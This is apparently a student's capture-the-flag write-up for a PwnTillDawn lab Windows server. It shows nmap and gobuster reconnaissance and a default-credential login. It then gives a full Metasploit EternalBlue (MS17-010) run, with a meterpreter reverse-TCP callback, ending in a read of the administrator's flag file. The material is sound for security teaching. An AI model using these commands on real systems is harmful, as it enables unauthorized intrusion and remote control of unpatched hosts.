
WRITE UP WEEK 3 PWNTILLDAWN

Stage 1 :Reconnaissance





The command “nmap -sn 10.150.150.0/24” was used to perform a “-sn” "Ping Scan" across the network range. The perpose of this command is to tell which machines are powered on without performing a deep port scan yet, helping to find the starting IP. After get list of IP, we need to choose the first IP to further scan as the question needed.

Stage 2: Scanning


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -O 10.150.150.11
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-04 11:57 EDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 53.33% done; ETC: 11:58 (0:00:10 remaining)
Nmap scan report for 10.150.150.11
Host is up (0.19s latency).
Not shown: 985 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Xlight ftpd 3.9
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.9
|_http-title: PwnDrive - Your Personal Online Storage
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
|_http-title: PwnDrive - Your Personal Online Storage
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.9
```

After choosing the first IP, we need to use command “sudo nmap -sV -sC -O 10.150.150.11” was executed to scan the specific target. This command is used for “-sV” detects service versions, “-sC” runs default scripts, and “-O” attempts to identify the Operating System. After performing this scan, we can see that there are multiple open ports, which possibly contain vulnerabilities. We found that the FTP and HTTP ports are open. We get ftp and hppt port was open. We can try to gather infomation from this two port.





After browsing this ip, it will open one website and have to sign in and find potensial weakness.




After try use default username and password which is “admin”. We get this information that in this page have one png file.

Stage 3 & 4: Gaining Access & Escalate Privileges


3.1. Web Exploitation

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.150.150.11 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.150.150.11
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 1045]
.htaccess            (Status: 403) [Size: 1045]
.htpasswd            (Status: 403) [Size: 1045]
Admin                (Status: 301) [Size: 338] [--> http://10.150.150.11/Admin/]
admin                (Status: 301) [Size: 338] [--> http://10.150.150.11/admin/]
ADMIN                (Status: 301) [Size: 338] [--> http://10.150.150.11/ADMIN/]
aux                  (Status: 403) [Size: 1045]
cgi-bin/             (Status: 403) [Size: 1059]
com2                 (Status: 403) [Size: 1045]
com1                 (Status: 403) [Size: 1045]
com3                 (Status: 403) [Size: 1045]
components           (Status: 301) [Size: 343] [--> http://10.150.150.11/components/]
con                  (Status: 403) [Size: 1045]
css                  (Status: 301) [Size: 336] [--> http://10.150.150.11/css/]
examples             (Status: 503) [Size: 1059]
favicon.ico          (Status: 200) [Size: 104623]
img                  (Status: 301) [Size: 336] [--> http://10.150.150.11/img/]
inc                  (Status: 301) [Size: 336] [--> http://10.150.150.11/inc/]
index.php            (Status: 200) [Size: 4036]
licenses             (Status: 403) [Size: 1204]
lpt2                 (Status: 403) [Size: 1045]
lpt1                 (Status: 403) [Size: 1045]
nul                  (Status: 403) [Size: 1045]
phpmyadmin           (Status: 403) [Size: 1204]
prn                  (Status: 403) [Size: 1045]
server-info          (Status: 403) [Size: 1204]
server-status        (Status: 403) [Size: 1204]
upload               (Status: 301) [Size: 339] [--> http://10.150.150.11/upload/]
utils                (Status: 301) [Size: 338] [--> http://10.150.150.11/utils/]
vendor               (Status: 301) [Size: 339] [--> http://10.150.150.11/vendor/]
webalizer            (Status: 403) [Size: 1045]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
```

After that, we need to find hidden pages using the command gobuster dir -u http://10.150.150.11 -w /usr/share/wordlists/dirb/common.txt. We can see a list of hidden pages that can possibly be used to find the flag. For example, the hidden directory /admin/ contains sensitive files like manageusers.php which lists all user roles.



We can see after try to search 10.150.150.11/admin. It go to this page that show all admin can do.



This page shows all users and role in this website after we use directory manageuser.php.

3.2. System Exploitation (EternalBlue)

```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap -p445 --script smb-vuln-ms17-010 10.150.150.11
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-05 10:53 -0400
Nmap scan report for 10.150.150.11
Host is up (0.0012s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 4.90 seconds
```

Next, nmap command was used with the “smb-vuln-ms17-010” script to check for the EternalBlue vulnerability on port 445.

```
kali@kali: ~
Session  Actions  Edit  View  Help
msf > search eternal
Matching Modules
================

   #   Name                                                  Disclosure Date  Rank
   Check  Description
   -   ----                                                  ---------------  ----
   ---------  -----------
   0   exploit/windows/smb/ms17_010_eternalblue              2017-03-14       averag
e  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1      \_ target: Automatic Target                        .                .
   .      .
   2      \_ target: Windows 7                               .                .
   .      .
   3      \_ target: Windows Embedded Standard 7             .                .
   .      .
   4      \_ target: Windows Server 2008 R2                  .                .
   .      .
   5      \_ target: Windows 8                               .                .
```

Next, we used Metasploit to search for "eternal". It shows all modules that have the potential to gain access.

```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https:
                                             //docs.metasploit.com/docs/usi
                                             ng-metasploit/basics/using-met
                                             asploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain
                                             to use for authentication. Onl
                                             y affects Windows Server 2008
                                             R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for th
                                             e specified username
   SMBUser                         no        (Optional) The username to aut
                                             henticate as
   VERIFY_ARCH    true             yes       Check if remote architecture m
                                             atches exploit Target. Only af
                                             fects Windows Server 2008 R2,
                                             Windows 7, Windows Embedded St
                                             andard 7 target machines.
```

I use to select 0 which is “exploit/windows/smb/ms17_010_eternalblue” module using command “use 0”. After that, I use “option” command to see all information in this module.

```
View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.150.150.11
RHOSTS => 10.150.150.11
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST TUN0
[-] The following options failed to validate: Value 'TUN0' is not valid for o
ption 'LHOST'.
LHOST => 10.0.2.15
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST tun0
[-] The following options failed to validate: Value 'tun0' is not valid for o
ption 'LHOST'.
LHOST => 10.0.2.15
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST tun0
LHOST => 10.66.67.138
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.66.67.138:4444
[*] 10.150.150.11:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.150.150.11:445     - Host is likely VULNERABLE to MS17-010! - Windows
Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/li
b/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
 and '?' was replaced with '*' in regular expression
[*] 10.150.150.11:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.150.150.11:445 - The target is vulnerable.
```

After changing the RHOSTS to 10.150.150.11 and setting up the LHOST, the EternalBlue exploit was run with the Metasploit framework. The exploit confirmed that the target was vulnerable and granted access to a Meterpreter session.


Stage 5: Maintain Access

```
C:\Users\Administrator>dir Desktop
dir Desktop
 Volume in drive C has no label.
 Volume Serial Number is F80A-FDD9

 Directory of C:\Users\Administrator\Desktop

11/17/2020  07:19 AM    <DIR>          .
11/17/2020  07:19 AM    <DIR>          ..
11/17/2020  07:20 AM                30 FLAG1.txt
08/11/2020  08:29 AM               979 Xlight FTP Server.lnk
               2 File(s)          1,009 bytes
               2 Dir(s)  21,091,717,120 bytes free

C:\Users\Administrator>type Desktop\FLAG1.txt
type Desktop\FLAG1.txt
PwnTillDawnAcademyIsAwesome!!!
C:\Users\Administrator>cat Desktop\FLAG1.txt
cat Desktop\FLAG1.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator>
[*] 10.150.150.11 - Meterpreter session 1 closed.  Reason: Died
```

I needed to find proof that I had succeeded now that I was in charge, first I use root “shell”. After that, I used the “dir Desktop” command to look through the administrator's files. There was a file called “FLAG1.txt” on the desktop. I read the file by typing type Desktop\FLAG1.txt, which revealed the secret flag: PwnTillDawnAcademyIsAwesome!!!